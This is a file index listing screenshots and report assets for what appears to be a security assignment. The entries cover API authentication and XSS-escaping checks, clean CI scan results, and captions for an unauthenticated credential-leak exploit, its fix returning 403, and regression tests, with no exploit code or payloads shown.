docs/screenshots/api/01_login_success_200.png	Login returns 200 and a JWT
docs/screenshots/api/04_get_notes_without_token_401.png	No token returns 401
docs/screenshots/api/07_create_note_xss_escaped_201.png	Script markup is escaped
docs/screenshots/ci/01_github_actions_all_checks_passed_39237435374.png	Actions: both jobs passed
docs/screenshots/ci/02_sast_report.png	SAST: 0 findings
docs/screenshots/ci/03_sca_report_summary.png	SCA: 0 vulnerabilities
docs/report-assets/01_vulnerable_environment.png	Vulnerable cluster running
docs/report-assets/02_exploit_200.png	Unauthenticated request: 200 and leaked credentials
docs/report-assets/02_exploit_200.txt	Full exploit response
docs/report-assets/03_impact_console_or_bucket.png	Console login with leaked credentials: 204
docs/report-assets/04_fixed_403.png	Fixed request: 403 JWT token missing
docs/report-assets/05_regression.png	Regression: health, console and bucket/object operations